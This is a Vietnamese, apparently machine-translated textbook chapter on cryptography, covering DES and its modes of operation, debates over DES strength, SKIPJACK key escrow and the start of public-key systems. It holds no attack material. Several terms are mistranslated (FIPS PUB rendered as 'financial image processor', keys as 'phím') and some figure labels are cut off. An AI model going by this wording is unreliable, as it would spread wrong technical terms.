ISO/IEC 8822: Công nghệ thông tin - Sự kết nối các hệ thống mở - Sự định nghĩa dịch vụ trình bày định hướng kết nối(cả ITU-T Sự giới thiệu X.216).

ISO/IEC 8823: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả giao thức trình bày định hướng kết nối(cả ITU-T Sự giới thiệu X.226).

ISO/IEC 8824: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả ký hiệu cú pháp trừu tượng (ASN.1) (cả ITU-T X.680 các giới thiệu).

ISO/IEC 8825: Công nghệ thông tin - Sự kết nối các hệ thống mở - Đặc tả các quy tắc mã hoá ASN1(cả ITU-T X 690 các giới thiệu).

ISO/IEC 8878: Công nghệ thông tin - Truyền thông dữ liệu - Cách sử dụng X.25 để cung cấp dịch vụ mạng kiểu ít kết nối .

ISO/IEC 8880: Công nghệ thông tin - Truyền thông dữ liệu - Sự kết hợp giao thức để cung cấp và hỗ trợ dịch vụ mạng OSI.

ISO/IEC 8881: Công nghệ thông tin - Truyền thông dữ liệu - Sử dụng giao thức lớp tron gói X.25 trong mạng nội bộ.

ISO/IEC 9072: Công nghệ thông tin - Sự kết nối các hệ thống mở Các thao tác từ xa.

ISO/IEC 9545: Công nghệ thông tin - Sự kết nối các hệ thống mở - Cấu trúc lớp các ứng dụng (cả ITU-T Sự giới thiệu X.207).

ISO/IEC 10736: Công nghệ thông tin - Truyền thông và chuyển đổi thông tin giữa các hệ thống – giao thức an toàn lớp giao thông(cả ITU-T Sự giới thiệu X.824).

ISO/IEC 11577: Công nghệ thông tin - Truyền thông và chuyển đổi thông tin giữa các hệ thống – Giao thức an toàn lớp mạng (cả ITU-T Sự giới thiệu X.823).(bán sỉ)

ITU-T Sự giới thiệu X.25: Giao diện giữa thiết bị trạm dữ liệu (DTE) và thiết bị mạch cuối dữ liệu(DCE) cho các thao tác trong chế độ gói và đã kết nối tới các mạng bởi mạch chuyên môn (ISO/IEC 8208).

Chương 4

Công nghệ mã hoá

Công nghệ mã hoá, như là sự mã hoá và chữ ký điện tử, là những khối công trình quan trọng trong sự thực thi của các dịch vụ an toàn. Chương này sẽ giới thiệu những công nghệ mã hoá quan trọng đã sử dụng trong mạng máy tính an toàn đương thời.

Khối công trình cơ bản nhất được gọi là một hệ thống mã hoá (hoặc hệ thống mã). Một hệ thống mã định nghĩa một cặp biến đổi dữ liệu. Sự biến đổi thứ nhất được áp dụng cho biểu tượng dữ liệu gốc gọi là văn bản gốc, và phát sinh một biểu tượng dữ liệu tương ứng (khó hiểu) gọi là văn bản mã hoá. Sự biến đổi thứ hai, áp dụng với văn bản mã hoá, kết quả trả lại văn bản gốc. Hai sự biến đổi thường được gọi riêng biệt là sự mã hoá và sự giải mã. Các thuật ngữ thay đổi sự mã hoá và sự giải mã cũng được sử dụng, và được đưa ra như là tiêu chuẩn quốc tế 1

Một sự biến đổi mã hoá sử dụng cả nhập dữ liệu văn bản gốc và giá trị dữ liệu độc lập thành phim mật mã hoá. Thông thường, một biến đổi giải mã sử dụng phim giải mã. Những phim này bên ngoài như là những vector đơn vị ngẫu nhiên.

Cách sử dụng trước của hệ thống mã là để cung cấp cho sự cần mật. Văn bản gốc là những dữ liệu không được bảo vệ. Văn bản mã hoá tương ứng có thể bị truyền dịch từ những môi trường không tin cậy bởi vì nếu hệ thống mã là một hệ thống tốt nó sẽ không cho bất kỳ ai suy luận ra văn bản gốc từ văn bản mã hoá mà không cần biết phim giải mã. Hệ thống mã cũng sử dụng cho những cách dùng khác ngoài sự cần mật, sẽ trình bày rõ ở phần sau trong chương này.

Có hai kiểu hệ thống mã cơ bản – hệ thống đối xứng (thỉnh thoảng gọi là phim riêng hoặc hệ thống phim bí mật) và phim chung (hoặc hệ thống không đối xứng). Chúng có những đặc điểm khác nhau và được sử dụng trong những cách khác nhau để cung cấp cho các dịch vụ an toàn.

Chương này được chia ra thành các phần như sau:

- (1) Hệ thống mã đối xứng;
 - (2) Hệ thống mã không đối xứng;
 - (3) Các dấu hiệu hoặc các giá trị vẹn toàn (chính là các mã xác nhận thông tin);
-

Đây là vì “ sự mã hoá” và “ sự giải mã” bị lẫn lộn với tất cả sự biến dịch truyền thống của “ sự che đi” và “ sự đào lên” của một vài ngôn ngữ.


- (4) Các chữ ký điện tử;
- (5) Các nguyên tắc chung để quản lý các phím mật mã;
- (6) Các phương pháp xây dựng các phím bí mật; và
- (7) Các phương pháp xây dựng các phím cho hệ thống bí mật phím chung.

Mức độ bí mật ở đây được giới hạn đối với những ảnh hưởng liên quan đến thực hành trực tiếp và không mở rộng đối với mô tả toán học trên cơ sở sự ghi mã hoá. Đối với những mức độ bí mật chi tiết của hệ thống mã hoá, xem [BRA1, DEN1, MEY1, SEB1], và đối với mức độ bí mật chuyên biệt của sự ghi mã hoá phím chung, xem [NEC1]. Chương 10 cung cấp những ấn phẩm tiêu chuẩn chi tiết nhất đối với các công nghệ đã miêu tả.

4.1 Hệ thống mã đối xứng

Đặc điểm của hệ thống mã đối xứng qua thực tế là cùng một phím được sử dụng trong sự biến đổi mã hoá và giải mã § (xem hình 4x-1). Để cung cấp sự cần mật, một hệ thống mã đối xứng làm việc như sau. Hai hệ thống, A và B, quyết định chúng muốn liên lạc một cách an toàn. Cả hai hệ thống đều nắm giữ thông tin về giá trị dữ liệu được sử dụng là một phím bằng một vài xử lý (sẽ được thảo luận sau). Phím này sẽ được giữ bí mật đối với những hệ thống khác ngoài hệ thống A và B. Điều đó cho phép hoặc A hoặc B bảo vệ thông tin được gửi tới các nhóm khác bằng sự mã hoá nó mà sử dụng phím đó. Nhóm đó có thể giải mã thông tin, nhưng ngoài nhóm đó thì không thể giải được.

Hệ thống mã đối xứng đã được sử dụng trong các mạng thương mại từ đầu những năm 1970. Tiêu chuẩn mã hoá dữ liệu của Chính phủ Mỹ là hệ thống mã kiểu này mà đã được xuất bản với đầy đủ sự xác nhận như là tiêu chuẩn chung.



Hình 4-1: Hệ thống mã đối xứng.

Tiêu chuẩn mã hoá dữ liệu (DES)

Vào năm 1973 và 1974, Cục tiêu chuẩn quốc gia Mỹ (NBS) – từ khi đổi tên là Viện nghiên cứu tiêu chuẩn và công nghệ quốc gia (NIST) - đã đưa ra mối liên quan các thuật toán mã hoá cho các chi nhánh liên bang để sử dụng bảo vệ thông tin nhạy. Từ những đơn đã đệ trình, thuật toán được chọn là một đơn đệ trình bởi IBM. Nó chịu theo thời kỳ xem lại chung bắt đầu vào năm 1975, sau đó được chấp nhận như là Tiêu chuẩn Xử lý Thông tin Liên bang FIPS PUB 46 năm 1977, với tên là Tiêu chuẩn Mã hoá Dữ liệu (DES). Vào năm 1981, một sự xác nhận như vậy cũng được chấp thuận bởi tổ chức tiêu chuẩn thương mại Mỹ, ANSI, như là Tiêu chuẩn Quốc gia Mỹ ANSI X3. Thuật toán Mã hoá Dữ liệu Tiêu chuẩn Quốc gia Mỹ 92 (đưa ra sự viết tắt khác là DEA). Thuật toán này đã nhanh chóng được triển khai cho mục đích tin cậy trong chính phủ, và cho các mục đích ven toàn trong nền công nghiệp tài chính, và đã từng được chấp thuận rộng rãi trong các lĩnh vực ứng dụng khác.

DES cũng đã trở thành một tiêu chuẩn quốc tế. Năm 1986, nó được chứng minh là đạt tiêu chuẩn ISO 8227 (Quá trình xử lý thông tin – Sự mã hoá dữ liệu – Sự xác nhận các thuật toán DEA1Q). Tuy nhiên, sự can thiệp giây phút cuối bởi những người đại diện nội bộ tại Hội đồng ISO đã đưa ra giải pháp rằng ISO không nên đặt tiêu chuẩn mã hoá. Tiêu chuẩn quốc tế DES sẽ không bao giờ được phát hành. Để biết mô tả đầy đủ về lịch sử của DES, xem [SMI1].

Thuật toán DES dùng phím 56-bit và hoạt động trên khối 64-bit của dữ liệu. Quá trình xử lý sự mã hoá áp dụng vào sự sắp xếp ban đầu của các bit văn bản gốc, đưa ra kết quả thông qua phạm vi 16 của sự tính toán phím phụ thuộc, sau đó áp dụng sự sắp xếp cuối cùng để đưa ra văn bản mã hoá. Sự tính toán phím phụ thuộc liên quan đến quá trình chia dữ liệu 64 bit thành hai nửa 32 bit. Một nửa được sử dụng để nhập một hàm phức tạp, và kết quả là Ored riêng cho nửa còn lại. Hàm phức tạp đó bao gồm những thứ hạng đã xếp loại thông qua tám bảng không tuyến tính đã ghi rõ sự thay thế được biết là hộp S (hộp thay thế). Sau một chu kỳ hoặc một vòng, hai nửa dữ liệu đó được hoán đổi và hoạt động đó sẽ thực hiện lại. Ngõ xuất của quá trình xử lý đó sẽ không hiển thị sự tương quan với ngõ nhập. Tất cả các bit của ngõ xuất phụ thuộc vào tất cả các bit của ngõ nhập và các bit của phím. Sự an toàn của DES phụ thuộc chính vào hộp S - cái mà chỉ có duy nhất các bộ phận không tuyến tính.

Quá trình giải mã cũng giống như quá trình mã hoá, ngoại trừ những phần phím đã chọn để sử dụng trong phạm vi 16 để đảo ngược thứ tự. Kích cỡ khoá của DES có thể bị tăng lên bởi quá trình sử dụng một sự tiếp cận đa mã hoá [TUC1]. Ba DES liên quan đến một sự mã hoá đầu tiên của một khối 64 bit sử dụng phím a, theo sau bởi sự giải mã kết quả sử dụng phím b, theo sau bởi một sự mã hoá kết quả sử dụng phím c. Giá trị giống nhau có thể được sử dụng cho phím a và c, với việc giảm độ dài của mã [MER1, VAN1]. Vì vậy, sự tiếp cận ba DES có cả biến hai khoá và ba khoá.

Bộ xử lý hình ảnh tài chính PUB 46 gốc đã yêu cầu DES được thực thi trong phần cứng, mặc dù hạn chế này dễ dàng được xác nhận một lần nữa các thuật toán bởi NIST năm 1993. ANSI X3.92 đã giảm hạn chế tối thiểu, luôn nhận ra rằng sự thực thi phần mềm có thể được chấp nhận trong một vài môi trường. Một số hướng dẫn cho các nhà thực thi DES được cung cấp trong bộ xử lý hình ảnh tài chính PUB 74. Hai ấn phẩm đặc biệt của NIST cũng đáng được ghi nhận – [NIST1] mô tả những thủ tục phê chuẩn các thiết bị DES và [NIST2] mô tả sự một kiểm chứng sự bảo trì DES có khả năng phù hợp để sử dụng, ví dụ một thiết bị tự kiểm chứng chạy tại lúc khởi động hệ thống.

Các kiểu thao tác

Khi những quá trình mã hoá cần thiết để áp dụng cả cho thông báo hoặc luồng dữ liệu kích cỡ tùy ý, những khái niệm của mã hoá khối và mã hoá dòng rất quan trọng. Một khối mã ngắt dữ liệu để bảo vệ thành các khối có cùng cỡ như là cỡ khối hệ thống mã (64 bit trong trường hợp DES6). Một dòng mã ngắt dữ liệu thành các ký tự tuần tự.

Kèm theo tiêu chuẩn của DES là bốn kiểu thao tác của các thuật toán cơ bản. Bốn kiểu hoạt động đó là:

- Chế độ sách mã điện tử (ECB): Kiểu sách mã xử lý sự mã hoá khối 64 bit đơn. Khi một mẫu dữ liệu lớn hơn 64 bit sẽ được bảo vệ, nó sẽ được trộn thành một khối, và mỗi khối được mã hoá và giải mã độc lập với các khối khác. Kiểu ECB có giới hạn cho phím đã chọn là những văn bản rõ giống nhau thì sẽ đưa ra văn bản mã giống nhau. Nó rất dễ bị tấn công từ những kiểu khác và không phù hợp để sử dụng trong những ứng dụng mà thừa nhận sự lặp lại hoặc sử dụng chung sự tuần tự là một đe dọa. Ba kiểu còn lại không có giới hạn này.

- Chế độ chuỗi khối mã (CBC): Một mã khối xử lý mỗi một khối văn bản rõ trong chuỗi dữ liệu loại trừ toán tử OR với khối văn bản mã có trước trước khi mã hoá. Với khối đầu tiên, văn bản mã của khối là Ored riêng với một số lượng nhập độc lập 64 bit như là vector khởi đầu (IV). Trong trường hợp bit lỗi trong chuỗi văn bản mã, kiểu CBC sẽ tự đồng bộ sau hai khối (ví dụ.. khối bị lỗi và khối sau đó sẽ không được giải mã chính xác, nhưng khối tiếp theo sẽ được giải mã). Một tin nhắn đang được mã hoá cần được nhét vào thành những khối 64 bit.

- Chế độ hồi tiếp mã hoá (CFB) : Một chuỗi mật mã xử lý trong đó chuỗi văn bản rõ được chia thành các ký tự bit k , $1 \leq k \leq 64$. Mỗi ký tự trong văn bản mã được chứa đựng bởi ký tự văn bản rõ XOR với một ký tự khoá xuất phát từ quá trình mã hoá 64 bit của văn bản mã hoá trước (ví dụ, với 8 ký tự văn bản mã trước, khi sử dụng 8 bit ký tự). ở giai đoạn đầu của quá trình, 64 bit vector khởi đầu (IV) thay thế văn bản mã. Chế độ CFB cũng tự đồng bộ trong trường hợp bit lỗi. Ví dụ, Với 8 bit ký tự, ký tự văn bản mã bị mất hoặc bị ngắt trong quá trình truyền dịch sẽ báo kết quả lỗi truyền theo 8 ký tự đó, nhưng sự giải mã sẽ tự tái đồng bộ lại sau 8 ký tự văn bản mã chính xác.

- Chế độ phản hồi xuất (OFB) : Một dòng văn bản mã xử lý thuật toán DES được sử dụng để sinh ra một dòng khoá ngẫu nhiên mà loại trừ toán tử OR với dòng văn bản rõ. Giống như CFB, nó thao tác dựa trên k -bit ký tự. Nó cũng yêu cầu một IV để bắt đầu. Tuy nhiên, khác với CFB và CBC, nó không tạo thành chuỗi văn bản mã. Nguyên nhân duy nhất một bit lỗi trong văn bản mã là một bit của văn bản rõ đã giải mã bị lỗi. Chế độ này, khác với CBC và CFB, là không phù hợp cho việc cung cấp một dịch vụ vẹn toàn dữ liệu. Nó không tự động bộ, nếu sự đồng bộ mật mã bị mất, sau đó một IV mới sẽ phải được thiết lập giữa các cái cuối.

IV dùng ở điểm đầu của chuỗi và chế độ phản hồi sẽ có số ngẫu nhiên. Trong khi nó không thiết yếu để IV được giữ bí mật, kiến thức chung của một IV có thể thuận lợi cho việc tấn công giải mã vào đầu các tin nhắn . Vì vậy, IV thường được liên lạc trong dạng đã mã hoá. Trong trường hợp, một hệ thống nên đảm bảo rằng IV khác biệt giữa mỗi chế độ đưa ra với mỗi khoá đưa ra.

Độ dài của DES

Độ dài của DES đã là một vấn đề đang được tranh luận, từ khi cuộc triệu tập đầu tiên để bình luận tiêu chuẩn đã đề nghị vào năm 1975. Cuộc tranh luận cơ bản có hai vấn đề chính:

- Kích cỡ khoá được đặt tại một giá trị nhỏ không cần thiết (56 bit); và
- Sự phân loại bởi sở an toàn quốc gia (NSA) về thiết kế của những hộp S (theo sự an toàn của các thuật toán phụ thuộc chính).

Điều này dẫn đến tiếp tục tranh luận tính thuyết phục của DES ở hầu hết mọi phương diện tấn công, ví dụ, một sự tấn công dựa trên cơ bản thử đơn thuần tất cả các khoá (từ 7×10^{16} của chúng) cho đến khi tìm ra cái thích hợp. Đó cũng từng là sự nghiên cứu mà DES có thể gắn liền vào “ cửa bẫy” được biết duy nhất bởi NSA, và đó cũng là sự lo lắng về độ dài tương đối của những khoá khác nhau. Một vài khoá được định dạng theo tiêu chuẩn khi đang yếu hoặc bán yếu³; tuy nhiên, độ dài của số khoá còn lại khác nhau không được giải thích rõ ràng.

Toàn bộ cuộc tranh luận gặt gao về vấn đề này từ trước năm 1975 đến năm 1990 được tổng kết bởi Dorothy Denning [DEN2]. Kết luận của bà là:

DES đã ở trong trường hoạt động sử dụng hơn thập kỷ qua. Không một trường hợp tấn công nào thành công cả, hay ngoài ra bắt ép thô bạo đã từng được công bố. Đây chính là sự công nhận thực tế đáng nể. Mặc dù DES có nhiều điểm yếu để tấn công bởi cuộc nghiên cứu trên mọi phương diện, tài liệu chung đề nghị rằng những cuộc tấn công như vậy có thể tránh được một cách thành công bởi ba lần mã hoá, đặc biệt nếu ba khoá độc lập được sử dụng. Vì vậy, DES với ba lần mã hoá có thể cung cấp sự bảo vệ chính xác cho những ứng dụng đã đề cập trong nhiều năm tới.

Sẽ không còn nghi ngờ gì nữa về sự tồn tại hữu ích của DES đơn đang kết thúc. DES có thể bị ngắt bởi cuộc tấn công toàn diện bởi bất kỳ ai đã chuẩn bị dành đủ tiền cho thiết bị đã yêu cầu. Ví dụ, Eberle [EBE1] đánh giá rằng DES có thể bị ngắt với trung bình 8 ngày sử dụng thiết bị giá khoảng 1 triệu đôla Mỹ, đã xây dựng từ 1992 – công nghệ mạch điện tử siêu nhỏ DES. (Điều này so sánh với sự đánh giá của [GARR1] rằng DES có thể bị ngắt trong một tuần với 500,000\$ sử dụng thiết bị có sẵn năm 2000.) Trên thực tế, nếu ai là khách hàng - thiết kế đặc biệt mạch điện tử siêu nhỏ

để ngắt DES, những đánh giá ở trên rất có thể bị giảm 1- đến 2 mức quan trọng, ví dụ., với thiết bị giá 1 triệu đôla Mỹ, DES có thể bị ngắt trong vài giờ. Nếu một cuộc điều tra như vậy tạo khả năng cho ai đó làm tổn thương các sự truyền dịch tài chính giá trị cao phức tạp, điều đó rõ ràng là những cuộc tấn công như vậy sẽ không được nạp nhiều nữa.

Đối diện từng cái riêng, ấn phẩm chi tiết của sự tiếp cận các giải mã gần đây được gọi là sự giải mã các mật mã khác nhau [BIH1, BIH2] đã phát triển các câu hỏi mới về độ dài của DES và các thuật toán đối xứng khác. Sự giải mã các mật mã khác nhau có thể đưa ra một cuộc tấn công vào DES mà sự tính toán chuyên sâu không đáng kể so với một cuộc nghiên cứu khoá toàn diện. Tuy nhiên, cuộc tấn công này yêu cầu các cặp văn bản rõ - văn bản mã đã chọn 2^{47} có khả năng cho người giải các mật mã, do vậy không biểu diễn một đe dọa thiết thực tới cách sử dụng của DES đối với mục đích thương mại ⁴. Tuy nhiên, sự phát triển này làm nổi bật sự cần thiết để tiếp tục theo dõi quá trình tấn công các thuật toán mật mã.

Sự thực thi mạch điện tử siêu nhỏ bằng các mảnh silic nhỏ không đắt của DES có sẵn dễ dàng. Tỷ lệ dữ liệu tăng tới 1 GB / giây [EBE1].

³ Xem [MEY1] cho một cuộc thảo luận chi tiết.

⁴ DES đã chứng minh hoàn toàn chịu đựng được giải mã các mật mã khác nhau, bởi vì nhà thiết kế của nó đã biết các khả năng bị tấn công. Các thuật toán khác đã chứng minh yếu hơn nhiều bên ngoài của sự giải mã các mật mã.

DES được xem lại đối với sự phù hợp cho chính phủ liên bang Mỹ sử dụng 5 năm một lần. Hệ thống đã được xác nhận lại lần nữa vào năm 1983, 1988, và 1993. Sự xác nhận lại năm 1993 đã được kèm theo bởi một chỉ dẫn rằng các thuật toán thay đổi cho chính phủ sử dụng đang bị cân nhắc một cách chủ động.

Sự thay thế DES Chính phủ Mỹ

Vào tháng 4 năm 1993, chính phủ Mỹ đã thông báo rằng một đề nghị mới yêu cầu cung cấp thông tin tin cần thông qua sự mã hoá truyền thông, trong khi khả năng duy trì đồng bộ của các chi nhánh tuân thủ theo luật pháp để nghe trộm trên những liên lạc như vậy khi

được xác nhận hợp pháp để làm như vậy. Thông báo này bao gồm việc giảm những thông tin đã giới hạn về một hệ thống mã đối xứng gọi là SKIPJACK.

Thuật toán mới này là mã khối 64 bit giống như DES. Một sự khác biệt đáng kể của DES là nó dùng một khoá 80 bit (so sánh với 56 bits), cộng thêm nhiều thứ bậc quan trọng đối với độ dài mật mã. Nó liên quan đến 32 vòng tính toán (so sánh với 16 vòng của DESs). Nó có thể được sử dụng trong sự liên kết với các chế độ thao tác giống nhau như là DES. Khác với DES, sự xác nhận đầy đủ về thuật toán mới được phân loại, do vậy không công khai có sẵn. Theo đúng tiến trình này, thuật toán được dành riêng để thay thế sự bảo vệ thông tin nhạy không phân loại của chính phủ của DES.

Tháng 4 năm 1993 thông báo cũng miêu tả một sự thực thi của thuật toán SKIPJACK trên mạch điện tử được thiết kế để trợ giúp công nghệ giao kèo khoá. Mạch điện tử này được thiết kế bởi NSA, cung cấp luật pháp cho sự cần thiết tuân thủ theo luật pháp bởi quá trình mã hoá phát sinh, theo cả văn bản mã hoá, một trường tuân thủ theo luật pháp. Trường này được gửi với văn bản mã để giải mã mạch điện tử. Chủ đề này giảm hai biểu tượng thông tin khoá 80-bit độc lập từ hai tác nhân giao kèo độc lập, thao tác theo sự kiểm soát nghiêm ngặt, Trường tuân thủ theo Luật pháp có khả năng phát hiện khoá mã hoá cho một cơ quan có quyền ngăn chặn những liên lạc đó.

4.2 Hệ thống mã khoá –chung

Công nghệ mật mã khoá- chung được giới thiệu vào năm 1976 bởi Whitfield Diffie và Martin Hellman của trường đại học Stanford [DIF1]. Từ đó, công nghệ này đã được kế theo một đường dẫn phát triển rất đáng chú ý [DIF2] và bây giờ có thể được cân nhắc kỹ càng.

Ngược lại các hệ thống mã đối xứng, hệ thống mã khoá- chung sử dụng các cặp khoá bổ sung để phân chia các chức năng của sự mã hoá và sự giải mã. Một khoá, khoá riêng, được giữ bí mật giống như là một khoá trong hệ thống mã đối xứng. Khoá khác, khoá chung, không cần thiết giữ bí mật.




Figure 4-2: A Public-key Cryptosystem

Hình 4-2 Hệ thống mã khoá chung

Chú ý: B's public key: khoá chung của B mã hoá.

B's private key: khoá riêng của B độ xác nhận

Phaintext: Văn bản rõ của A

Ciphertext: Văn bản mã của A

(a): Encryption mode: chế độ

(b): Authentication Mode: Chế

A's private key: khóa riêng

A's public key: khoá chung

Hệ thống phải có đặc tính là những kiến thức của khoá chung đã đưa ra, nó sẽ không thể thực hiện được để xác định khoá riêng. Sự tiếp cận hai khoá có thể đơn giản hoá sự quản lý khoá bằng số lượng khoá tối thiểu cần thiết để quản lý và lưu trữ trong mạng, và tạo khả năng các khoá được xây dựng thông qua các hệ thống không được bảo vệ như là các dịch vụ thư mục chung.

Có hai chế độ sử dụng hệ thống mã khoá – chung, phụ thuộc vào khoá chung nào đã được sử dụng như là một khoá mã hoá hoặc khoá giải mã (xem

hình 4-2). Mục đích để tồn tại những thư mục chung là chứa đựng những khoá chung cho sự thiết lập các nhóm liên lạc. Sử dụng những khoá này như là những khoá mã hoá, bất kỳ nhóm nào đều có thể gửi tin nhắn tin cậy tới bất kỳ nhóm nào khác. Chỉ duy nhất người nắm giữ các khoá riêng tương quan có thể đọc tin nhắn đó. Đây là *chế độ mã hoá*.

